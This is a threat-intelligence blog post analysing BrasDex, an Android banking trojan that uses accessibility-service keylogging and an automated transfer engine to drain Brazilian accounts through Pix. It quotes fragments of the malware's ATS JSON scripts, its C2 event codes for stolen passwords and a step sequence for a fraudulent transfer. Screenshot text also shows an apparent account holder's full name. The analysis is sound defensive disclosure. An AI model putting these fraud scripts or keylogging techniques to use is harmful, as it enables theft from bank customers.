# BrasDex: A new Brazilian ATS Android Banker with ties to Desktop malware

threatfabric.com/blogs/brasdex-a-new-brazilian-ats-malware.html

Blog

15 December 2022


## A varied and wild landscape

The mobile malware landscape of the LATAM region, more specifically Brazil, has recently risen to prominence in the news due to families like Brata and Amextroll, extending their reach all the way to Europe. ThreatFabric has already reported in length about these families. However, not all malware developed in South America targets the European market.

In fact, ThreatFabric analysts discovered an ongoing multi-platform malware campaign, targeting both mobile and desktop Brazilian users, with thousands of infections and with an **estimated loss of hundreds of thousands of Brazilian Reals (R$), which corresponds to tens of thousands of USD**.

This campaign involves a highly flexible novel Android malware dubbed **BrasDex** by ThreatFabric, featuring a complex keylogging system designed to abuse Accessibility Services to extract credentials specifically from a set of Brazilian targeted apps, as well as a highly capable Automated Transfer System (ATS) engine.

When analyzing BrasDex, our team found the evidence of some desktop malware controlled through the same backend. Our analysts were able to identify the malware samples related to the same campaign targeting Brazilian users as well: it involves Casbaneiro, a well-known malware family known to be active in Latin America.




## BrasDex: a trend switch away from overlay attacks

The malware has been active for more than a year, initially posing as Android settings applications and targeting Brazilian banking applications. In its latest campaign, it started posing as one specific Banking application (Banco Santander BR), but continuing to target the same subset of applications as its previous versions.

BrasDex abuses accessibility services to keylog the information that is input in the target application, veering away from the traditional overlay attack mechanism that we have observed for years now, towards what seems to be the next standard in Android banking malware.

This follows a trend that we have started to see in the past year, where different malware families have started abandoning the use of overlays, which require continuous update and additional downloaded data, in favour of more lean and flexible solutions. For example, in the case of Vultur this solution was to perform screen-recording and subsequently accessibility logging, in the case of Cabassous it was to load the real target login page in a browser controlled by the malware, with JavaScript enabled.



Evolution of Android Banking Malware

Moving towards leaner and more flexible attacks

Steal & monetize personal information

Perform fraud on victims device & remain undetected

2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023

2011: SMS Stealer

2013: Overlays (Fake Login)

2016: Ransomware<br>Attempt Rooting

2017: Key logging<br>Enhanced distribution (Google Play Store)<br>Proxy (BackConnect)

2018: RAT

2019: Trial-ATS

2021: Full ATS<br>hRAT

2022: Accessibility Logging

However, in most cases, malware families are starting to rely heavily on accessibility logging to exfiltrate logging credentials and other PII from infected victims. This is also the case for BrasDex. This malware family is able to log not only credentials, but also other important information, like account balance, and then use it to perform a DTO (Device TakeOver), which allows criminals to perform fraudulent transactions using the infected device.

What sets BrasDex apart from many other malware families is its ATS (Automated Transfer System) capabilities. ATS allows malware to programmatically use the information stolen from the victim to initiate fraudulent transactions in an automated way, making the whole infection and fraud chain more flexible and scalable.

ThreatFabric has mentioned ATS before in our blogs, as one of the most dangerous features present in modern day malware, specifically when speaking about Bankers such as Gustuff, the first Banker to implement this technique in 2018, and more recently SharkBot.

## Targets

BrasDex is a malware family strictly focused on the Brazilian market. The malware contains checks to make sure it only operates on devices from Brazil. To do so, it programmatically checks that the SIM used by the device is operating in Brazil, and only then it properly completes its operations and configurations. If the device has a SIM card from anywhere else, the malware shuts down and never contacts its C2 server.

This hard complete dedication to a single market might be motivated by the fact that BrasDex uses its features to abuse one specific subset of transactions within the Brazilian banking ecosystem. BrasDex specifically abuses the Pix payment system. Pix is a fast payment system from the Central Bank of Brazil that went live in 2020, and allows users to perform payments to other users just by knowing their identifier (which can be an email, CPF, phone number, or random ID).


**NOTE: ThreatFabric wants to point out that the Pix system is not vulnerable. Actors are not exploiting any vulnerabilities in the Pix System, but rather abusing the fast payments system and Android known issues to make fraudulent transfers**

# Pix Payment System

Developed by Banco Central do Brasil

Allows users to send or receive payment transfers in few seconds at any time

Bloomberg referred to the Pix app as “ubiquitous” in Brazil in October 2021, a year after Pix’s release. As of November 2022, Pix has been reported to perform an average of more than 2 million monthly transactions, with a user base of more than 120 million people. **Only in November 2022, Pix was used to perform transactions corresponding to a volume of more than one billion Brazilian Reals (R$), which equals to more than 180 million USD ($)**.



## Pix Transactions

Data from Banco Central do Brasil


For each targeted bank, the step in the ATS script which is responsible for the actual fraudulent transfer performs it through the Pix technology, not the traditional bank transfer that many other malware families use.

The script will find the UI element corresponding to Pix payments within the banking application, use it to start the transfer procedure, and then navigate through the different screens, selecting the beneficiary and the amount, authenticating with the stolen credentials. This kind of instant payment does not require Multi Factor Authentication, as it can be authorized directly through the banking application itself, making it the perfect target for an Android Banking Malware. We will later cover in detail an example of a transfer procedure with such technology.

## Capabilities

### Keylogging

The keylogging technique used by BrasDex abuses the accessibility services privileges, and is able to detect and log a large quantity of information from the Operating System. With this technique, BrasDex is able to log and send to its C2 all the information that is shown on the device’s UI, including both credentials typed by the user, as well as other information that is displayed by the application itself, like account balance.



Logs extracted by BrasDex

```
VIEW_DEBUGGER_CONTENT: Agência 1-2-3-4-
VIEW_DEBUGGER_CONTENT: Conta Corrente 5 6 7 8 9 dígito 0
VIEW_DEBUGGER_CONTENT: lembrar agência e conta?
VIEW_DEBUGGER_CONTENT: ok
VIEW_DEBUGGER_CONTENT: Pix
VIEW_DEBUGGER_CONTENT: iToken
VIEW_DEBUGGER_CONTENT: Ajuda
```

Quer pagar e receber a qualquer hora e de graça?

Chegou o Pix com um Itaú de segurança. Cadastre-se!

Ops, agência e/ou conta inválidos. Você pode encontrar esses dados no verso do seu cartão de débito.

agência 1234 conta 56789-0

lembrar agência e conta

If the application on the foreground is one of the banking applications included in the target list, BrasDex also notifies its C2 of events such as opening the application, inserting passwords, or if the malware is incapable of extracting the required information. The malware notifies the C2 whenever one of the following events is detected, with the indicated codes:

| Event Code | Description |
|---|---|
| | (No code) The malware successfully performed a transaction |
| START | The banking application was started |
| PW | Password typed (followed by the password as event value) |
| STUCK | The malware encountered an error and is frozen |
| ABORT | The malware aborted its operation for lack of permissions or outdated APIs |

The logged message is formed in the following way (in case of no parameters, the message ends with the event code):

```
FORMAT:  <BANK_CODE>-<EVENT_TYPE>-<EVENT_VALUE>
-----------------------------------------------
EXAMPLE:     ITA    -     PW     -     1234
EXAMPLE:     BRA    -    START
```

The information that is collected by the keylogging module is stored locally and sent to the C2, and is automatically fed as parameters into the ATS scripts downloaded with the malware configuration when the malware is first launched.

## ATS


What really sets apart this newly discovered malware family from its competition, is its advanced and flexible ATS framework. First abused by Gustuff, enhanced and diffused with SharkBot, Automated System Transfer allows the malware to programmatically use the stolen credentials, detect the amount of funds that are available in the account, and then initiate and approve a transaction, all from the infected device itself.

In the case of BrasDex, the infected device receives multiple scripts, one per targeted application, and each containing all the necessary steps to login and perform fraud. Each script is made of multiple actions, which contain the following fields:

```
{
    "stageId": n,
    "conditions": [
        "<Condition>-<Parameters>",
        ...
    ],
    "run": [
        "<Command>-<Parameters>"
        ...
    ]
}
```

- **stageId** is an integer number which corresponds to the current step of the script. Actions are executed in consecutive stageId numbers and scripts feature multiple actions with the same stageId, in order to support multiple alternative execution patterns (e.g. different login procedures based on the kind of PII exfiltrated).
- **conditions** is a list of “Condition-Parameters” combinations. These make up the conditions required to initiate the actions.
- **run** is a list of “Command-Parameters” combinations. These are the actual actions executed by the malware.

Here is an example of a real action implemented by one of the scripts:



ATS Action

```
{
    "stageId": 1,
    "conditions": [
        "getCounter-blc,1",
        "getCounter-once,0",
        "isNum-text"
    ],
    "run": [
        "setBlc-text",
        "addCounter-once,1"
    ]
},
```

IF

- Counter “blc” = 1
- Counter “once” = 0
- Field “text” is a number

DO

- Set Blc to the value of “text”
- Add 1 to Counter “once”

BrasDex is **able to check for values and type of data contained in all the different fields of the UI** (for example if an account contains any funds). It is also able to understand and check if UI elements can be clicked, and if they contain specific strings used to identify useful information (like finding the “Continue” or “Cancel” button).

If the conditions for an action are satisfied, it also able to navigate within the UI to highlight and focus the wanted elements, wait a set amount of time, assign specific values to password fields or beneficiary fields, click buttons within the app.


In the Appendix of this blog, you can find the full list of accepted conditions and commands supported by the bot.

## Pix Transfer example

As previously mentioned, BrasDex targets the **Pix payment** system to perform its fraud.

In the image below you can see a few of the different screens that the malware needs to navigate and interact with to successfully perform a successful transaction using Pix.

# Transfer using Pix



Olá, RAILSON MARTINS DE JESUS DOS SANTOS

Digite ou fale com a BIA

SALDO DISPONÍVEL mostrar

R$ Toque para ver o saldo

Empréstimos ver opções

Confira aqui as opções pra organizar suas dívidas!

Pix

Escolha a chave de quem vai receber a transferência

Ou transfira usando:

Pix

Horários, limites e outras informações

Qual valor?

Valor: R$ 0,00

Descrição: Opcional

Debitar da sua conta:

Saldo disponível: ******* Mostrar

We report here a subset of the actions described in the ATS script, which interact with the UI elements highlighted in red in the above image:

```
{
    "stageId": 2,
    "conditions": [
        "textC-Pix. Item"
    ],
    "run": [
        "clickCurrentNode"
    ]
},
{
    "stageId": 3,
    "conditions": [
        "textCL-cpf",
        "acc-CPF"
    ],
    "run": [
        "clickCurrentNode"
    ]
},
{
    "stageId": 4,
    "conditions": [
        "textC-+100",
        "className-Button"
    ],
    "run": [
        "next",
        "BRASetVal"
    ]
}
```

As you can see from the above JSON objects, BrasDex in this case transfers funds to an account identified by a CPF code (“Cadastro de Pessoas Físicas”, a unique individual taxpayer identifier in Brazil).

This is another peculiarity of Pix: it allows to perform transactions to **accounts which can be identified by CPF, but also phone numbers, emails, or simple unique identifiers**. The ATS scripts uses the following codes to identify which kind of mule it will be using for the transaction (which is communicated by the C2 during its initial config):

| Destination Code | Description |
|---|---|
| CEL | Phone number |
| EMAIL | Email address |
| CPF | Cadastro de Pessoas Físicas |


All kinds of accounts identifiers have been observed being used by BrasDex mules.

Once the malware finally inputs the necessary passwords to finalize the transaction, funds are transferred to the destination mule account.

## Panel

While investigating this malware family, ThreatFabric also managed to get certain visibility of the Panel hosted on the C2 server. Based on the information displayed on the panel, the malware seems to be quite successful, more than a thousand of reported infections. The panel contains multiple pages, e.g. the list of infected devices with extensive information, which includes the service providers, the device model, and the Android version. In another page, actors can access logs obtained from the infected devices, with the exfiltrated information, as well as reports of successful transactions.

However, what really caught our attention was the main landing page. Here, we found a dashboard reporting extensive information about a different malware campaign, only this time targeting Desktop devices.



BrasDex Panel

**Infos**Contador

Painel Infos - 2022 by Dark

Seja bem vindo

1.0
Ultima versão

0%
% Máquinas com Plugins

8
Total de Casas

1490
Total de Clientes

| Id | Data | Versão | IP | UserName | ComputerName | OS Version | Casa(s) | AV | ISP |
|---|---|---|---|---|---|---|---|---|---|
| 1 | 08/09/2021 | 1 | Brazil, Sao Paulo, São Paulo | [redacted] | [redacted] | Microsoft Windows 10 Pro (64)bit | | Windows Defender | Vivo |
| 2 | 9/8/2021 | 1 | Brazil, Minas Gerais, Belo Horizonte | [redacted] | [redacted] | Microsoft Windows 10 Enterprise | | Windows Defender | Claro S.A. |

This discovery lead to another investigation, which allowed us to connect this malware family to another malware family: **Casbaneiro**.

## Casbaneiro: old but gold

The analysis of the drop points used to distribute BrasDex lead us to a campaign of desktop samples distributed through similar links in Q1 2022. We analyzed those samples and identified Casbaneiro, infamous Windows banking Trojan discovered in 2018, as the partner of BrasDex.

Since the campaign is quite old, it could be just a coincidence, but our analysis showed clear similarity between BrasDex and Casbaneiro in regards to the communication with their C2 (namely the common use of a specific header).

